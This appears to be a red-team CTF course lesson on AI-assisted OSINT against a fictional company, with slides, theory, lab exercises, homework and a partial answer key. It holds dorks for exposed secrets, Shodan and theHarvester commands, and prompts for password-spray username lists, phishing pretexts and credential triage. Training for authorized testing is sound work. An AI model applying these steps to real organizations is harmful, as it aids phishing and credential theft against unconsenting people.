

# **Lesson 01: AI-Powered OSINT Reconnaissance**

# AI-Powered OSINT Reconnaissance

How large language models transform open-source intelligence gathering from tedious manual work into rapid, structured reconnaissance.

## What You Will Learn

OSINT fundamentals, AI-assisted recon techniques, and how to build a complete target dossier using LLMs.

## CTF Challenge Preview

Build an AI-powered recon dossier for a target organization using only public data sources.

OSINT

Reconnaissance

LLM

Red Team

**Notes:** This is the opening lesson of the CTF Red Team course. Set expectations that all techniques are for authorized use only.

# Before We Begin

## ⚠ Educational Use Only

OSINT techniques shown here are for authorized security assessments and CTF competitions only. Unauthorized surveillance or data collection may violate privacy laws.

Throughout this course, always operate under these principles:

- **Scope** — only target systems and organizations you have explicit written authorization to assess
- **Proportionality** — collect only the data needed for the assessment objective
- **Privacy** — handle personal data according to applicable regulations (GDPR, CCPA, etc.)
- **Disclosure** — report findings through proper channels, never publicly leak sensitive data

**Notes:** Emphasize that real-world penetration testing always requires a signed Rules of Engagement document. CTF environments are sandboxed by design.

---



# What Is OSINT?

**Open-Source Intelligence** is the collection and analysis of information from publicly available sources to produce actionable intelligence.

## Classic OSINT Sources

- **Web presence** — corporate websites, blogs, press releases
- **Social media** — LinkedIn, Twitter/X, GitHub, forums
- **Public records** — WHOIS, DNS, certificate transparency logs
- **Code repositories** — commit history, issues, CI/CD configs
- **Documents & metadata** — PDFs, images, office files with embedded metadata

### Key Insight

OSINT is often the first phase of any penetration test or red team engagement. The quality of your recon directly determines the success of later attack phases.

---

# Why AI Supercharges OSINT

Traditional OSINT is manual, slow, and error-prone. LLMs change the equation in three fundamental ways:

| Capability          | Traditional OSINT          | AI-Powered OSINT                         |
|---------------------|----------------------------|------------------------------------------|
| Data parsing        | Manual reading, copy-paste | Structured extraction in seconds         |
| Entity linking      | Spreadsheets and mind maps | Automatic relationship graphs            |
| Pattern recognition | Analyst intuition          | Cross-reference thousands of data points |
| Query generation    | Memorize dork syntax       | LLM generates advanced search queries    |
| Report writing      | Hours of formatting        | Structured dossier in minutes            |

**Notes:** AI does not replace analyst judgment — it amplifies throughput and catches patterns humans miss under time pressure.

# The AI OSINT Workflow

A structured four-phase approach to AI-assisted reconnaissance:

1. **Scope & seed** — define the target and collect seed identifiers (domain, company name, key personnel)
2. **Collect** — use traditional tools (WHOIS, DNS, Shodan, Google) to gather raw data
3. **Analyze with AI** — feed raw data into an LLM to extract entities, relationships, and anomalies
4. **Synthesize** — have the LLM produce a structured recon dossier with prioritized findings

## Think of the LLM as Your Analyst

You gather the raw material. The LLM processes, correlates, and structures it. You make the tactical decisions.

# Technique: Domain Recon with AI

Combine traditional DNS/WHOIS tools with LLM analysis to map an organization's external footprint.

## Step 1 — Gather Raw Data

```
# Collect DNS records
dig +short example-corp.com ANY
# WHOIS lookup
whois example-corp.com
# Certificate transparency
curl -s "https://crt.sh/?q=%25.example-corp.com&output=json" | jq '.[].name_value'
# Subdomain enumeration
subfinder -d example-corp.com -silent
```

## Step 2 — Feed to Claude for Analysis

```
prompt = """Analyze these DNS and WHOIS records for example-corp.com.
Extract: hosting providers, mail services, CDNs, cloud platforms,
geographic locations, registration patterns, and any anomalies.

Raw data:
```

```
{raw_data}
```

```
Output as structured JSON with confidence scores."""
```

**Notes:** Demo this live with a domain you own or a CTF practice target. Show how Claude identifies cloud providers from CNAME records and IP ranges.

---

# Technique: Social Media Profiling

LLMs excel at synthesizing scattered social media data into coherent organizational profiles.

## What to Collect

- LinkedIn company page and employee listings
- GitHub organization repos and contributors
- Twitter/X posts mentioning the company
- Job postings (reveal tech stack)
- Conference talks and blog posts

## What AI Extracts

- Org chart and reporting structure
- Technology stack and vendors
- Key decision makers
- Internal project codenames
- Security team size and maturity

```
prompt = """From these LinkedIn profiles and GitHub contributions,  
build an organizational technology map:  
- Key engineers and their specialties  
- Programming languages and frameworks in use  
- Cloud infrastructure indicators  
- Potential attack surface insights
```

Data: {social\_data}""

---



# Technique: Metadata Extraction

Documents published online often contain hidden metadata that reveals internal usernames, software versions, file paths, and network information.

## Extracting Metadata with ExifTool

```
# Extract metadata from downloaded PDFs
exiftool -json downloaded_docs/*.pdf > metadata.json

# Key fields to look for:
# Author, Creator, Producer, ModifyDate,
# Company, Manager, LastSavedBy
```

## AI-Powered Metadata Analysis

```
prompt = """Analyze this document metadata from files published
by the target organization. Identify:
1. Internal usernames and naming conventions
2. Software and version numbers (potential vuln targets)
3. Internal file paths and network shares
4. Timeline of document creation (org activity patterns)
5. Any metadata that suggests security posture
```

Metadata JSON:

```
{metadata_json}"""
```

**Notes:** Use FOCA or metagoofil for bulk document downloads from a target domain. Always check scope before downloading.

---

# Technique: Google Dorking with AI

Instead of memorizing hundreds of dork operators, let the LLM generate targeted search queries for you.

```
prompt = """Generate 15 Google dork queries to find sensitive
information exposed by example-corp.com. Include dorks for:
```

- Exposed configuration files
- Login portals and admin panels
- Directory listings
- Database dumps or backups
- API documentation and keys
- Internal documents indexed by Google

```
Format each as: PURPOSE: dork_query"""
```

## Example AI-Generated Dorks

```
ADMIN PANELS:  site:example-corp.com inurl:admin OR inurl:login OR inurl:dashboard
CONFIG FILES:  site:example-corp.com ext:env OR ext:yaml OR ext:conf
EXPOSED DOCS:  site:example-corp.com ext:pdf OR ext:docx "confidential"
API KEYS:      site:github.com "example-corp" "api_key" OR "secret" OR "token"
DIR LISTINGS:  site:example-corp.com intitle:"index of" "parent directory"
```

### **AI Advantage**

The LLM can generate context-aware dorks based on the target's known tech stack, making queries far more precise than generic templates.

---

# Live Demo: Organizational Mapping

Feeding public GitHub and LinkedIn data to Claude to build an organizational intelligence map.

```
import anthropic

client = anthropic.Anthropic()

# Combine all collected OSINT data
recon_data = {
    "github_repos": github_org_data,
    "linkedin_profiles": linkedin_data,
    "dns_records": dns_data,
    "job_postings": job_data,
}

response = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=4096,
```

**Notes:** For the live demo, use a fictional company or a CTF target. Show the raw data going in and the structured analysis coming out. Highlight how Claude correlates data across sources.

---

# Building the Recon Dossier

The final output of AI-powered OSINT is a structured recon dossier that feeds directly into attack planning.

## Dossier Template

| Section                 | Contents                                                    |
|-------------------------|-------------------------------------------------------------|
| Executive Summary       | Target overview, scope, key findings                        |
| Domain & Infrastructure | Subdomains, IPs, hosting, CDN, cloud providers              |
| Technology Stack        | Languages, frameworks, CMS, databases, third-party services |
| People & Organization   | Org chart, key roles, email format, naming conventions      |
| Attack Surface          | Exposed services, login portals, APIs, leaked credentials   |
| Prioritized Targets     | Ranked list of promising entry points with rationale        |

### **Pro Tip**

Use Claude to generate the dossier in Markdown, then convert to HTML/PDF for professional delivery. Include confidence levels for each finding.

---



# OSINT Tool Ecosystem

Combine these tools with AI analysis for maximum coverage:

## Passive Recon

- **Shodan / Censys** — internet-wide scanning data
- **crt.sh** — certificate transparency
- **SecurityTrails** — historical DNS
- **theHarvester** — email and subdomain enumeration
- **SpiderFoot** — automated OSINT collection

## AI Integration Points

- **Data parsing** — feed JSON/text output to Claude
- **Correlation** — cross-reference multiple tool outputs
- **Query generation** — LLM writes tool commands
- **Anomaly detection** — flag unusual patterns
- **Report generation** — structured dossier output

Shodan

theHarvester

SpiderFoot

subfinder

ExifTool

crt.sh

---

# Common Pitfalls

Avoid these mistakes when performing AI-assisted OSINT:

- **Trusting AI output without verification** — LLMs can hallucinate connections that do not exist. Always verify key findings against raw data.
- **Scope creep** — AI makes it easy to collect far more data than authorized. Stay within your Rules of Engagement.
- **Leaking target data to AI providers** — sending sensitive recon data to cloud APIs creates a data handling risk. Consider local models for classified engagements.
- **Ignoring timestamps** — OSINT data decays fast. Always note when data was collected and flag stale findings.
- **Single-source bias** — correlate across multiple sources before drawing conclusions.

OPSEC Reminder

Your OSINT activity itself leaves traces. Use VPNs, avoid logging into target platforms with personal accounts, and be aware of your own digital footprint during collection.

---

# CTF Challenge: Recon Dossier

## Mission Brief

Given a target company name, use AI-assisted OSINT techniques to build a complete reconnaissance dossier. You will be scored on coverage, accuracy, and the quality of your AI-generated analysis.

## Challenge Objectives

1. **Domain enumeration** — identify all subdomains, IP ranges, and hosting providers
2. **Technology profiling** — map the complete tech stack from public sources
3. **Personnel mapping** — build an org chart with roles and contact patterns
4. **Attack surface inventory** — enumerate exposed services, login portals, and APIs
5. **AI-generated dossier** — produce a structured report using Claude with confidence ratings

## Scoring Criteria

| Category                             | Points |
|--------------------------------------|--------|
| Domain & infrastructure coverage     | 25     |
| Technology stack accuracy            | 20     |
| Personnel and org mapping            | 20     |
| Attack surface identification        | 20     |
| Dossier quality and AI prompt design | 15     |

---

# Summary & Next Steps

## Key Takeaways

- **OSINT is the foundation** of every red team engagement — AI makes it faster and more thorough
- **LLMs excel at** entity extraction, correlation, query generation, and structured reporting
- **The workflow:** seed → collect → analyze with AI → synthesize into a dossier
- **Always verify** AI findings against raw data and respect scope boundaries

### Lab Exercise


Build an AI-powered OSINT pipeline that takes a domain name and produces a structured recon dossier using Claude.

### Next Lesson

**Lesson 02:** AI-Assisted Log Analysis — using LLMs to detect anomalies and indicators of compromise in system logs.

**Notes:** Assign the lab and homework. Remind students to have their Anthropic API key ready for the hands-on

exercise. The CTF challenge can be attempted after completing the lab.





# AI-Powered OSINT Reconnaissance

**Responsible Use Warning:** The techniques described in this lesson are intended *exclusively* for educational purposes and authorized security testing. Performing reconnaissance against systems or individuals without explicit written authorization is illegal in most jurisdictions. Always obtain proper permission before conducting any OSINT activities against real targets. Use lab environments and intentionally vulnerable platforms for practice.

## What Is OSINT?

---

**Open Source Intelligence (OSINT)** is the practice of collecting, processing, and analyzing information from publicly available sources to produce actionable intelligence. The term originated in military and government intelligence communities, but it has become a cornerstone of modern cybersecurity, penetration testing, and red team operations.

The key word is *open*: OSINT does not involve hacking into systems or accessing private data. Instead, it leverages the vast amount of information that individuals and organizations inadvertently expose through everyday digital activity. A company's DNS records, an employee's LinkedIn profile, a forgotten paste on Pastebin, or a misconfigured S3 bucket listed on Shodan — all of these are fair game for OSINT.

In a red team context, OSINT is almost always the first phase of an engagement. Before you craft a phishing email, exploit a vulnerability, or attempt lateral movement, you need to understand your target. The more you know, the more precise your attacks become.

## OSINT Sources

---

OSINT data comes from a wide variety of public channels. Here are the most important categories for security professionals:

| Source Category          | Examples                              | What You Can Find                                     |
|--------------------------|---------------------------------------|-------------------------------------------------------|
| Search Engines           | Google, Bing, DuckDuckGo              | Indexed pages, cached content, exposed files          |
| Social Media             | LinkedIn, Twitter/X, Facebook, GitHub | Employee names, roles, tech stacks, internal tooling  |
| WHOIS / DNS              | whois, dig, dnsdumpster.com           | Domain ownership, IP ranges, mail servers, subdomains |
| Public Records           | SEC filings, court records, patents   | Corporate structure, acquisitions, legal disputes     |
| Paste Sites              | Pastebin, GitHub Gists, Ghostbin      | Leaked credentials, config files, internal notes      |
| Code Repositories        | GitHub, GitLab, Bitbucket             | API keys, internal URLs, infrastructure details       |
| Internet-Wide Scanners   | Shodan, Censys, ZoomEye               | Exposed services, banners, certificates, IoT devices  |
| Certificate Transparency | crt.sh, Censys                        | Subdomains, internal hostnames via TLS certificates   |

## The OSINT Workflow

Effective OSINT follows a structured methodology. A widely adopted framework breaks the process into five phases:

- 1. Define Scope** — Establish what you are looking for and the boundaries of your engagement. Are you mapping an organization's external attack surface? Identifying key personnel for social engineering? Document your objectives and legal constraints.
- 2. Collect** — Gather raw data from the sources listed above. Cast a wide net initially, then narrow your focus. Automate repetitive collection tasks with tools.
- 3. Process** — Clean, deduplicate, and normalize the data. Convert screenshots to text, parse DNS records into structured formats, and organize findings into a searchable

knowledge base.

4. **Analyze** — Identify patterns, correlations, and actionable insights. This is where AI becomes a force multiplier — more on this below.
5. **Report** — Produce a clear, structured report that ties findings to risk. Include evidence, confidence levels, and recommendations.

## Core OSINT Tools

---

### Google Dorking

Google dorking uses advanced search operators to find information that standard searches miss. These operators filter results by file type, site, URL structure, and more:

```
# Find exposed PDF files on a target domain
site:example.com filetype:pdf

# Find login pages
site:example.com inurl:login OR inurl:admin

# Find directory listings (often misconfigured servers)
site:example.com intitle:"index of" "parent directory"

# Find exposed environment files
site:example.com filetype:env "DB_PASSWORD"

# Find publicly accessible config files
site:example.com ext:xml | ext:conf | ext:cnf | ext:reg | ext:inf | ext:rdp |

# Search for subdomains indexed by Google
site:*.example.com -www
```

**Tip:** The Google Hacking Database (GHDB) at [exploit-db.com/google-hacking-database](https://exploit-db.com/google-hacking-database) contains thousands of tested dork queries organized by category. It is an excellent starting point.

theHarvester

theHarvester is a command-line tool that aggregates data from multiple search engines and public data sources. It collects emails, subdomains, IPs, and URLs associated with a target domain:

```
# Basic email and subdomain enumeration
theHarvester -d example.com -b google,bing,dnsdumpster -l 200

# Use all available sources
theHarvester -d example.com -b all -l 500

# Output results to an HTML report
theHarvester -d example.com -b all -l 500 -f recon_report
```

## Shodan

Shodan indexes internet-connected devices and services. Unlike Google, which indexes web page content, Shodan indexes service banners — the metadata that servers, IoT devices, and industrial control systems broadcast:

```
# Search for a specific organization
shodan search "org:Example Corp"

# Find all exposed Apache servers for a domain
shodan search "hostname:example.com Apache"

# Look for exposed databases
shodan search "port:27017 product:MongoDB" --limit 10

# Get detailed info about a specific IP
shodan host 93.184.216.34
```

## Recon-ng

Recon-ng is a modular reconnaissance framework with a workflow similar to Metasploit. It provides a consistent interface for running dozens of OSINT modules:

```
# Launch and create a workspace
recon-ng
workspaces create example_recon

# Add a target domain as a seed
db insert domains example.com
```

```
# Load and run a module for subdomain enumeration
modules load recon/domains-hosts/certificate_transparency
run

# Harvest contacts from the discovered data
modules load recon/domains-contacts/whois_pocs
run

# Generate a report
modules load reporting/html
options set FILENAME /tmp/recon_report.html
run
```

## How AI Supercharges OSINT

---

Traditional OSINT is labor-intensive. An analyst might spend hours manually reviewing search results, cross-referencing names across platforms, and trying to spot patterns in raw data. Large Language Models (LLMs) like Claude and ChatGPT change this dynamic in several critical ways:

### 1. Pattern Recognition at Scale

LLMs can ingest large volumes of unstructured text — employee bios, job postings, press releases, code comments — and extract structured intelligence from them. Patterns that would take a human analyst hours to spot can surface in seconds.

### 2. Natural Language Querying

Instead of writing complex regex patterns or custom parsers, you can ask an LLM to analyze data in plain English: *"From these 50 job postings, identify every technology, framework, and cloud provider mentioned, then rank them by frequency."*

### 3. Data Correlation

LLMs excel at connecting dots across disparate data sources. Feed them WHOIS records, LinkedIn profiles, and GitHub commits, and they can map relationships between people, organizations, and infrastructure.

### 4. Search Query Generation

Rather than manually crafting Google dorks, you can describe what you are looking for and let an LLM generate dozens of targeted queries:

```
import anthropic

client = anthropic.Anthropic()

message = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=1024,
    messages=[
        {
            "role": "user",
            "content": (
                "Generate 10 Google dork queries to find potentially exposed "
                "configuration files, backup files, and admin panels for the "
                "domain example.com. Return only the queries, one per line."
            )
        }
    ]
)

queries = message.content[0].text.strip().split("\n")
for q in queries:
    print(q)
```

## 5. Automated Report Generation

After collecting raw OSINT data, you can use an LLM to synthesize it into a structured reconnaissance report:

```
import anthropic
import json

client = anthropic.Anthropic()

# Assume we have collected data from various sources
recon_data = {
    "domain": "example.com",
    "subdomains": ["mail.example.com", "vpn.example.com", "dev.example.com"],
    "emails": ["admin@example.com", "j.smith@example.com"],
    "technologies": ["Apache/2.4.41", "PHP/7.4", "WordPress 6.2"],
    "open_ports": [22, 80, 443, 8080, 3306],
```

```

        "whois_org": "Example Corporation",
    }

message = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=2048,
    messages=[
        {
            "role": "user",
            "content": (
                "You are a penetration testing assistant. Analyze the following  

                OSINT reconnaissance data and produce a structured report. "  

                "Identify potential attack vectors, flag risky findings, and "  

                "prioritize them by severity \n\n"
            )
        }
    ]
)

```

**Key Insight:** AI does not replace the OSINT analyst — it amplifies them. You still need to define the right questions, validate findings, and exercise judgment. LLMs can hallucinate or miss context that a human would catch. Always verify AI-generated conclusions against primary sources.

## A Simple OSINT Automation Script

The following Python script demonstrates a minimal OSINT pipeline that combines DNS enumeration with AI-powered analysis. It queries certificate transparency logs for subdomains, then uses Claude to assess the findings:

```

import requests
import json
import anthropic

def get_subdomains_from_crt(domain: str) -> list[str]:
    """Query crt.sh certificate transparency logs for subdomains."""
    url = f"https://crt.sh/?q=%.{domain}&output=json"
    resp = requests.get(url, timeout=15)
    resp.raise_for_status()

    subdomains = set()
    for entry in resp.json():
        name = entry.get("name_value", "")
        for sub in name.split("\n"):

```

```
        sub = sub.strip().lower()
        if sub.endswith(domain) and "*" not in sub:
            subdomains.add(sub)

    return sorted(subdomains)

def analyze_with_ai(domain: str, subdomains: list[str]) -> str:
    """Use Claude to analyze discovered subdomains for risk."""
    client = anthropic.Anthropic()
    message = client.messages.create(
        model="claude-sonnet-4-20250514",
        max_tokens=1024,
```

## Ethical and Legal Considerations

OSINT occupies an interesting legal position: the data is public, but how you collect and use it matters. Consider these principles:

- **Authorization:** In a professional engagement, always have a signed scope of work or rules of engagement (ROE) before starting reconnaissance. Even passive OSINT can cross legal lines if it targets individuals without consent in certain jurisdictions (e.g., GDPR in the EU).
- **Proportionality:** Collect only what is relevant to your objective. Hoarding personal data "just in case" is both unethical and potentially illegal.
- **Data Handling:** Treat collected OSINT data with the same care as any sensitive information. Store it securely, share it only with authorized parties, and destroy it when the engagement ends.
- **Passive vs. Active:** There is an important distinction between passive reconnaissance (reading public data) and active reconnaissance (directly probing target systems). DNS lookups and Google searches are passive. Port scanning and vulnerability probing are active and typically require explicit authorization.
- **Disclosure:** If you discover exposed credentials, sensitive data, or critical vulnerabilities during authorized OSINT, follow responsible disclosure practices.

**Legal Notice:** Laws vary by country and region. Activities that are legal in one jurisdiction may be criminal in another. Familiarize yourself with the Computer Fraud and Abuse Act (CFAA) in the US, the Computer Misuse Act in the UK, and



equivalent legislation in your jurisdiction. When in doubt, consult legal counsel before proceeding.

## Key Takeaways

*Reconnaissance is the foundation of every successful red team engagement. The more thorough your OSINT phase, the more precise and effective your subsequent attacks will be.*

- OSINT leverages publicly available data — no hacking required.
- Follow a structured workflow: scope, collect, process, analyze, report.
- Master the core tools: Google dorking, theHarvester, Shodan, Recon-ng, and certificate transparency searches.
- AI/LLMs act as a force multiplier for pattern recognition, data correlation, query generation, and report writing.
- Always verify AI-generated conclusions against primary sources.
- Operate within legal and ethical boundaries at all times.

**Self-check:** Can you explain the difference between passive and active reconnaissance? Can you write three Google dork queries from memory to find exposed files on a target domain? Can you describe how you would use Claude to analyze raw OSINT data?

## Challenge Resources

### Download Files

These files contain synthetic data for the OSINT challenge. All files are plain text (.txt) and safe to open.

↓ [whois-records.txt](#) ~2 KB

↓ [dns-records.txt](#) ~1 KB

↓ [social-profiles.txt](#) ~3 KB

↓ [certificate-transparency.txt](#) ~2 KB

↓ [paste-dump.txt](#) ~1 KB

# Lab Guide

Five exercises: WHOIS analysis, DNS subdomain mapping, certificate transparency mining, social profile correlation, and paste-dump triage — all AI-assisted.

## Authorized Use Only

All challenge files are **synthetic**. Do not run lookups against the fictitious domains in these files — they may resolve to real IP space. The techniques you learn here are only for authorized engagements.

## Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM via Ollama)
- Downloaded all five files from the [Theory page resources](#) into a local folder named `osint-lab/`
- A text editor and (optional) `jq`, `grep`, `python3`

## Lab Scenario

You have been hired by **AcmeCorp** to perform an authorized red team engagement. Your scope document lists the domain `acmecorp.com` as in-scope. Your goal in this lab is to build a complete reconnaissance picture of AcmeCorp using only the OSINT files provided — identifying their infrastructure, employees, exposed credentials, and the most promising initial-access vectors.

## Download Lab Files

Save all five files into a folder named `osint-lab/` before starting the exercises.

↓ [whois-records.txt](#) ~5 KB

↓ [dns-records.txt](#) ~4 KB

↓ [certificate-transparency.txt](#) ~6 KB

↓ [social-profiles.txt](#) ~8 KB

↓ [paste-dump.txt](#) ~5 KB

## Exercise 1 — WHOIS Triage

Open [whois-records.txt](#). The file contains WHOIS records for several domains.

### Task 1.1 — Identify the target's primary domain

1. Read through [whois-records.txt](#) manually for 2–3 minutes. Note any patterns you see in registrant info, name servers, and dates.
2. Paste the entire file into your AI assistant with this prompt:

You are a red team analyst. Below is a WHOIS dump with multiple domains. For each domain, extract:

- Registrar
- Creation date and expiry date
- Registrant organization (if visible)
- Name servers
- Any technical or admin contact emails
- Privacy protection status (yes/no)

Then identify which domains likely belong to the same organization based on name servers, registrant patterns, or contact emails. Output as a markdown table.

[paste whois-records.txt here]

Compare the AI's output to your manual reading. Did the AI catch anything you missed?

✓ **Self-check:** You should be able to name (a) which domains share infrastructure with `acmecorp.com`, and (b) at least one contact email that could be used as a phishing lure or username guess.

## Exercise 2 — DNS & Subdomain Mapping

Open `dns-records.txt`. This file contains DNS records (A, AAAA, MX, TXT, CNAME, NS) for AcmeCorp's domains.

### Task 2.1 — Build the attack-surface map

Ask the AI to convert the DNS dump into an attack-surface inventory:

Below is a DNS record dump. Build an attack-surface inventory:

1. List every unique hostname.
2. Group hostnames by service type (web, mail, VPN, dev/staging, admin, ...).
3. Flag any hostname that suggests it should NOT be internet-facing (admin panels, staging environments, internal apps, debug endpoints).
4. For each MX record, note the mail provider.
5. For each TXT record, identify SPF/DKIM/DMARC posture and any leaked third-party services (e.g., Salesforce, Atlassian, Office365).

Output:

- Section 1: Inventory table
- Section 2: Top 5 highest-priority targets and why

[paste dns-records.txt]

✓ **Self-check:** You should have a ranked list of subdomains and at least 2 candidates for a "low-hanging fruit" initial access target.

### Task 2.2 — Cross-reference with WHOIS

Paste both the WHOIS table from Exercise 1 and the DNS inventory from Task 2.1 into the AI. Ask:

*"Which subdomains are hosted on AcmeCorp's own IP space versus a third-party provider? Which findings correlate across the two datasets, and which appear only in one?"*

This is the kind of correlation that takes a human analyst 30 minutes and an AI assistant 5 seconds.

## Exercise 3 — Certificate Transparency Mining

Open `certificate-transparency.txt`. CT logs reveal subdomains that may not appear in DNS yet, or that the organization tried to hide.

### Task 3.1 — Find the hidden assets

Below is a Certificate Transparency log extract. Extract:

1. Every unique subdomain (Subject Alternative Names included).
2. Issue date and certificate authority for each.
3. Any wildcard certificates (and what they cover).
4. Any subdomain that suggests internal/staging use (dev-, staging-, qa-, internal-, admin-, vpn-, test-).
5. Any certificates issued in the last 90 days (recent activity = active)

Then compare against this list of subdomains I already know about:

[paste your subdomain list from Exercise 2]

Output the DELTA: subdomains found in CT logs that are NOT in my known list

✓ **Self-check: The CT delta should reveal at least one subdomain that did not appear in `dns-records.txt`. That subdomain is your highest-priority lead.**

## Exercise 4 — Social & People Recon

Open `social-profiles.txt`. This contains LinkedIn-style employee profiles for AcmeCorp staff.

### Task 4.1 — Build the org chart

Below are employee profiles for AcmeCorp. Extract:

1. Name, title, department, location for each person.
2. Build an org chart hierarchy (CEO → VPs → directors → managers → ICs).
3. Flag anyone in IT, Security, DevOps, or Engineering — they have the most valuable access.
4. Flag anyone whose bio mentions specific technologies, tools, or internal projects (these are reconnaissance gold).
5. For each "high-value" person, suggest 2-3 plausible username formats given the company's email pattern (you may have to infer the pattern).

[paste social-profiles.txt]

✓ **Self-check: You should have at least 3 high-value targets, each with 2–3 username candidates ready for password-spray or phishing.**

### Task 4.2 — Pretext generation (defensive learning)

Ask the AI:

*"For the highest-value target identified above, draft three plausible phishing pretexts that a real attacker would use. For each, explain what defensive control would block it. This is for security-awareness training."*

Notice how the AI's framing changes the answer quality. A red team practitioner uses this to test their client's defenses; defenders use the same exercise to identify gaps.

## Exercise 5 — Paste-Dump Triage

Open `paste-dump.txt`. This is a collection of pastes scraped from public paste sites that mention AcmeCorp.

### Task 5.1 — Find leaked credentials and secrets

Below are public paste-site dumps mentioning AcmeCorp. Extract:

1. All credentials (username:password, email:password, API keys, tokens).
2. Any internal hostnames, IP addresses, or URLs disclosed.
3. Any source-code snippets and what they reveal (DB connection strings, hard-coded secrets, internal endpoints).
4. Any references to internal projects, codenames, or employee names.
5. The estimated dump date based on file metadata or content.

Rank the findings by exploit value: which leak gives the most direct path to initial access?

```
[paste paste-dump.txt]
```

✓ **Self-check:** You should be able to point to at least one credential or token that could be used *right now* against an asset identified in earlier exercises.

## Final Exercise — The Recon Report

### Task 6.1 — Synthesize everything

Open a new conversation with your AI assistant. Paste the outputs from Exercises 1–5 and ask:

Synthesize these five OSINT outputs into a single red team reconnaissance report. The report must contain:

1. Executive Summary (3 sentences max)
2. Confirmed Infrastructure (domains, subdomains, mail, hosting)
3. People of Interest (top 3, with username candidates)
4. Exposed Credentials and Secrets
5. Top 3 Initial Access Recommendations, ranked by:
  - Likelihood of success



- Stealth (will it trip alarms?)

- Time-to-exploit

6. Open questions / gaps that require active scanning to resolve

Format as markdown. No more than 800 words total.

✓ **Self-check: The final report should clearly identify your #1 attack path and the specific evidence supporting it.**

## Reflection

---

- How much faster was the AI-assisted workflow compared to manually grepping each file?
- What did the AI miss that you caught? (There is always something.)
- Which OSINT source had the highest "signal-to-noise" ratio for this target?
- If you were the defender, which finding would you remediate first?

### What's Next

Lesson 02 takes you from passive recon to **log analysis** — using AI to read attacker activity from the inside, including authentication logs, web access logs, and Windows event logs.

# Homework

Three take-home tasks that extend the lab into a full recon methodology you can reuse in future engagements.

Complete the lab exercises before attempting the homework. All tasks build on the outputs you generated in the lab. Check your answers against [answer.html](#) only after you finish.

## Task 1 — Build a Reusable OSINT Prompt Library

### Objective

Turn the ad-hoc prompts you wrote in the lab into a versioned prompt library you could use on any future engagement.

### Instructions

1. For each of the five OSINT sources (WHOIS, DNS, CT logs, social profiles, paste dumps) rewrite your best prompt so it is:
  - Reusable (no hard-coded company names)
  - Self-contained (output format specified)
  - Defensive (includes a sanity-check clause: "flag low-confidence findings")
2. Save them as `osint-prompts.md` with one H2 section per source.
3. Include a short "when to use" note for each prompt.

### Deliverable

A single `osint-prompts.md` file you could hand to a junior analyst on day one.

## Task 2 — AI vs. Manual Benchmark

---

### Objective

Quantify where AI-assisted OSINT beats manual work and where it fails.

### Instructions

1. Pick **one** of the five lab files (your choice).
2. Do a manual analysis of it in 10 minutes — no AI. Write down every finding you can extract by hand.
3. Now run the same file through your best AI prompt from Task 1.
4. Compare the two lists: findings only in manual, findings only in AI, findings in both.
5. Write a 200-word summary titled "Where AI helped and where it missed."

### Deliverable

A comparison table plus your written summary.

## Task 3 — Defender's Mirror Exercise

---

### Objective

Flip the lab and think like the defender who would see your recon.

### Instructions

1. Take the top 5 findings from your final recon report in Exercise 6.
2. For each finding, answer:
  - Which defensive control should have prevented the leak?
  - Which detection source could catch an attacker who used this finding next?
  - What is the cost to remediate vs. the cost of the breach it enables?

3. Rank the five remediations by ROI (impact divided by effort) and recommend the top 2 for sprint 1.

**Deliverable**

A remediation plan formatted as a 1-page defender briefing.

# Answers

Reference answers for the lab exercises and homework tasks. Try the work first — this page is for grading yourself, not shortcutting.

These answers describe what a *good* AI-assisted run should produce. Your own outputs may differ slightly because AI responses are non-deterministic. What matters is whether you hit the key findings, not whether the wording matches.

## Part 1 — Lab Answers

### Exercise 1 — WHOIS Triage

#### Expected findings

- **Primary domain:** `acmecorp.com` stands out by creation date, registrar, and unique NS records shared with `acmecorp-internal.com` and `acme-staging.net`.
- **Shared infrastructure:** at least two side-domains share the same name servers or registrant email, tying them to AcmeCorp.
- **Contact leak:** the technical contact email (format `firstinitial.lastname@acmecorp.com`) gives you the internal username convention for the entire org.
- **Privacy posture:** the primary domain has privacy protection; the staging domain does not — classic misconfiguration.

#### Common mistakes

Treating expired or parked domains as active, or missing the fact that two domains are related because they share NS records even though registrant info is hidden.

## Exercise 2 — DNS & Subdomain Mapping

### Expected findings

- **High-priority targets:** anything matching `vpn-*`, `admin-*`, `staging-*`, `dev-*`, `jenkins.*`, or `jira.*`.
- **MX leak:** the mail provider (Google Workspace / Office 365) reveals whether password-spray should target Azure AD or Google endpoints.
- **SPF / DKIM / DMARC:** a permissive SPF (`~all` soft-fail) or missing DMARC means spoofing is viable.
- **TXT leakage:** SaaS verification tokens reveal which third parties AcmeCorp uses (Salesforce, Atlassian, Mailchimp).

### The top two candidates

Expect the AI to flag a dev/staging environment and an admin panel as the top two. Both are gold because they are usually under-hardened versions of production.

## Exercise 3 — Certificate Transparency Mining

### Expected findings

- At least one subdomain from CT logs that is NOT in DNS — usually an internal-sounding name like `internal-api.acmecorp.com` or `vault.acmecorp.com` with a recent certificate issuance.
- A wildcard cert covering `*.dev.acmecorp.com` that implies an entire dev environment exists.

- Certificates issued in the last 90 days indicating active services (and therefore worth probing).

### The delta

The CT-only subdomain is the single highest-value finding in this whole exercise because it was deliberately hidden but still leaked through a CA log.

## Exercise 4 — Social & People Recon

---

### Expected findings

- **Top three high-value targets:** IT Director, DevOps Lead, and CFO (or Finance Director). Each has 2-3 plausible username formats based on the email pattern inferred from WHOIS.
- **Tech-stack leakage:** engineers' bios usually leak the framework (React, Django), the cloud (AWS / GCP), and sometimes specific internal project names.
- **Phishing angles:** the CFO is vulnerable to BEC/authority pretexts; the DevOps Lead to "urgent AWS alert" / fake vendor tickets.

### Pretext quality check

A good AI answer names a specific defensive control for each pretext (e.g., "DMARC reject + user awareness training" for display-name spoofing). Generic "be careful" advice is a sign of a lazy answer.

## Exercise 5 — Paste-Dump Triage

---

### Expected findings

- At least one `username:password` pair or API key that an attacker could try against an asset you already identified in Exercises 2-3.

- Internal hostname or IP that confirms infrastructure you inferred from WHOIS/DNS.
- A source-code snippet revealing either a hard-coded secret or a connection string.
- A reference to an internal project codename that gives you pretext material for Task 4.2.

### The #1 finding

